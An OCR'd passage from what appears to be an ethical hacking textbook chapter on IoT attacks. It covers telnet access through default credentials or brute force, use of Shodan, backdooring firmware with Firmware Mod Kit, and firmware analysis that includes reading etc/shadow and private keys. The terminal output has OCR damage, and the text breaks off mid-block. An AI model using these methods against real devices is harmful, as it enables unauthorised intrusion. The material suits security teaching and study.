
Gain Remote Access

Vulnerabilities identified in the vulnerability-scanning phase allow an attacker to remotely gain access and command and control the attack while evading detection from various security products. Based on the vulnerabilities in an IoT device, the attacker may turn the device into a backdoor to gain access to an organization's network without infecting any end system that is protected by IDS/IPS, firewall, antivirus software, etc. After gaining remote access, attackers use these devices as a platform to launch attacks on other devices in the network.

Gaining Remote Access using Telnet

Attackers perform port scanning to learn about open ports and services on the target IoT device. If an attacker identifies that the telnet port is open, he/she exploits this vulnerability to gain remote access to the device. Many embedded system applications in IoT devices such as industrial control systems, routers, VoIP phones, and televisions. implement remote access capabilities using telnet. These applications include a telnet server for remote access.

Once the attacker identifies an open telnet port, he/she can learn what information is shared between the connected devices, including their software and hardware models. Then, the attacker performs further attacks by exploiting their specific vulnerabilities. First, the attacker identifies whether authentication is required or not. If not, he/she directly obtains unauthorized access to explore the data stored in the device. If authentication is required, then the attacker tries all the default credentials such as root/root and system/system or performs a brute-force attack to obtain passwords for the administrator or common user accounts. For example, an attacker can use tools such as Shodan and Censys to gain remote access to the target device.


Shodan
Developers
Monitor
View All...
SHODAN
Explore
Downloads
Reports
Pricing
Enterprise Access
Seoul
Neung-dong
Mok-dong
Gil-dong
Nae-dong
Bon-dong
Bucheon-si
Gung-dong
Yeoksam-dong
Hang-
Gwangmyeong-si
Yulhyeon-dong
© OpenMapTiles Satellite | © MapTi
View Raw Data
Ports
80
161
515
Services
80
tcp
http
161
udp
snmp

125.208.110.30

Country	[redacted]
Organization	[redacted]
ISP	[redacted]
Last Update	2019-10-15T11:24:45.918386
ASN	[redacted]

```
HTTP/1.1 200 OK
Content-Type: text/html
Cache-Control: no-cache
Pragma: no-cache
```


```
FUJI XEROX DocuPrint C4350;ESS PS1.2.5,IOT
```

Attackers gain remote access to the target device

Figure 18.47: Gaining remote access using Shodan

Maintain Access by Exploiting Firmware

- Attackers **exploit the firmware** installed on the IoT device to **maintain access** on the device
- After gaining remote access, the attackers explore the file system to **access the firmware** on the device
- Attackers use tools such as **Firmware Mod Kit** to reconstruct the malicious firmware from the legitimate firmware
- The Firmware Mod Kit allows for easy **deconstruction** and **reconstruction** of firmware images for various embedded devices



```
oot@kali:/usr/share/firmware-mod-kit# ./extract-firmware.sh /root/docs/TechSegment/dd-wrt.v24_mi
ro_generic.bin
irmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

reparing tools ...
canning firmware...

can Time:     2013-06-17 16:55:46
ignatures:    193
arget File:   /root/docs/TechSegment/dd-wrt.v24_micro_generic.bin
D5 Checksum:  4f9885b69026ac5d4225b6928e2e9c7d

ECIMAL        HEX             DESCRIPTION
---------------------------------------------------------------------------------------------
-----
              0x0             TRX firmware header, little endian, header size: 28 bytes,  image
size: 1769472 bytes, CRC32: 0xE560D3A9 flags/version: 0x10000
8             0x1C            gzip compressed data, from Unix, NULL date: Wed Dec 31 19:00:00 1
69, max compression
472           0x5A8           LZMA compressed data, properties: 0x6E, dictionary size: 2097152
ytes, uncompressed size: 2191360 bytes
70720         0xA3C00         Squashfs filesystem, little endian, DD-WRT signature, version 3.0
 size: 1095978 bytes,  525 inodes, blocksize: 131072 bytes, created: Fri Aug  6 21:19:38 2010
xtracting 670720 bytes of trx header image at offset 0
xtracting squashfs file system at offset 670720
xtracting squashfs files...
```

https://code.google.com

Maintain Access

Once the attacker gains access to the device, the attacker uses various techniques to maintain access and perform further exploitation. Attackers remain undetected by clearing the logs, updating firmware, and using malicious programs such as backdoor, trojans, etc. to maintain access. Attackers use tools such as Firmware Mod Kit, Firmwalker, Firmalyzer Enterprise, and Firmware Analysis Toolkit to exploit firmware.

Maintain Access by Exploiting Firmware

Source: *https://code.google.com*

The Firmware Mod Kit allows for easy deconstruction and reconstruction of firmware images for various embedded devices. While it primarily targets Linux-based routers, it is compatible with most firmware that makes use of common firmware formats and file systems such as TRX/uImage and SquashFS/CramFS.


The Firmware Mod Kit is a collection of tools, utilities, and shell scripts. The utilities can be used directly, or the shell scripts can be used to automate and combine common firmware operations (e.g., extract and rebuild). Using Firmware Mod Kit, attackers can perform the following activities:

- Extract a firmware image into its component parts
- User makes a desired modification to the firmware's file system or web UI (webif)
- Rebuild firmware
- Flash modified firmware onto the device and brick it

The core scripts to facilitate firmware operations are listed below.


Primary Scripts	Secondary Scripts
extract-firmware.sh → Firmware extraction script	ddwrt-gui-extract.sh → Extracts Web GUI files from extracted DD-WRT firmware
build-firmware.sh → Firmware rebuilding script	ddwrt-gui-rebuild.sh → Restores modified Web GUI files to extracted DD-WRT firmware

Table 18.5: Firmware Mod Kit code scripts



```
oot@kali:/usr/share/firmware-mod-kit# ./extract-firmware.sh /root/docs/TechSegment/dd-wrt.v24_mi
ro_generic.bin
irmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

reparing tools ...
canning firmware...

can Time:     2013-06-17 16:55:46
ignatures:    193
arget File:   /root/docs/TechSegment/dd-wrt.v24_micro_generic.bin
D5 Checksum:  4f9885b69026ac5d4225b6928e2e9c7d

ECIMAL         HEX            DESCRIPTION
--------------------------------------------------------------------------------------------------
-----
               0x0            TRX firmware header, little endian, header size: 28 bytes,  image
size: 1769472 bytes, CRC32: 0xE560D3A9 flags/version: 0x10000
8              0x1C           gzip compressed data, from Unix, NULL date: Wed Dec 31 19:00:00 1
69, max compression
472            0x9A8          LZMA compressed data, properties: 0x6E, dictionary size: 2097152
ytes, uncompressed size: 2191360 bytes
70720          0xA3C00        Squashfs filesystem, little endian, DD-WRT signature, version 3.0
 size: 1095978 bytes,  525 inodes, blocksize: 131072 bytes, created: Fri Aug  6 21:19:38 2010

xtracting 670720 bytes of trx header image at offset 0
xtracting squashfs file system at offset 670720
xtracting squashfs files...
```

Figure 18.48: Screenshot of Firmware Mod Kit



Firmware Analysis and Reverse Engineering

- Attackers perform firmware analysis to **identify the passwords**, **API tokens** and **endpoints**, vulnerable services running, backdoor accounts, configuration files in use, private keys, stored data, etc.

1 Obtain Firmware

- After gaining access to the target IoT device, extract the firmware from the device

2 Analyze Firmware

- Run "file" command on the "*.bin" file
- Verify the MD5 signature
- Run "strings" against *.bin file
- Run "hexdump" against *.bin file

3 Extract the Filesystem

- Run binwalk for analyzing, reverse engineering and extracting data from the firmware image
- Extract the filesystem using "dd"

4 Mount the Filesystem

- Create a mount directory

  For example, mkdir rootfs
- sudo mount -t ext2 {filename} rootfs

5 Analyze the Filesystem

- Check the following files and folders
  - etc/passwd, etc/shadow, etc/ssl
  - grep -rnw '/path/to/somewhere/' -e "pattern" like password, admin, root, etc.
  - find . -name '*.conf' and other file types like *.pem, *.crt, etc.

6 Emulate Firmware

- Perform dynamic testing of the web interface of the device using emulation software such as QEMU

Firmware Analysis and Reverse Engineering

Firmware acts as the central point in controlling various IoT devices. Attackers analyze the firmware of the target IoT devices to uncover the underlying loopholes and vulnerabilities. Attackers perform firmware analysis to identify the passwords, API tokens and endpoints, vulnerable services running, backdoor accounts, configuration files in use, private keys, stored data, etc.

Steps used by attackers to perform firmware analysis and reverse engineering:

Source: *https://www.owasp.org*

- **Obtain Firmware**

  After gaining access to the target IoT device, extract the firmware from the device

- **Analyze Firmware**

  Run the following commands to analyze the firmware:

  - Run "file" command on the "*.bin" file
  - Verify the MD5 signature
    - Run the "cat" command on the *.md5 file
    - Run the "md5sum" command on the *.bin file
  - Run "strings" against the *.bin file
    - For example,

      strings -n 10 xyz.bin > strings.out

```
less strings.out
```

  - Run “hexdump” against the *.bin file
    - For example,

      ```
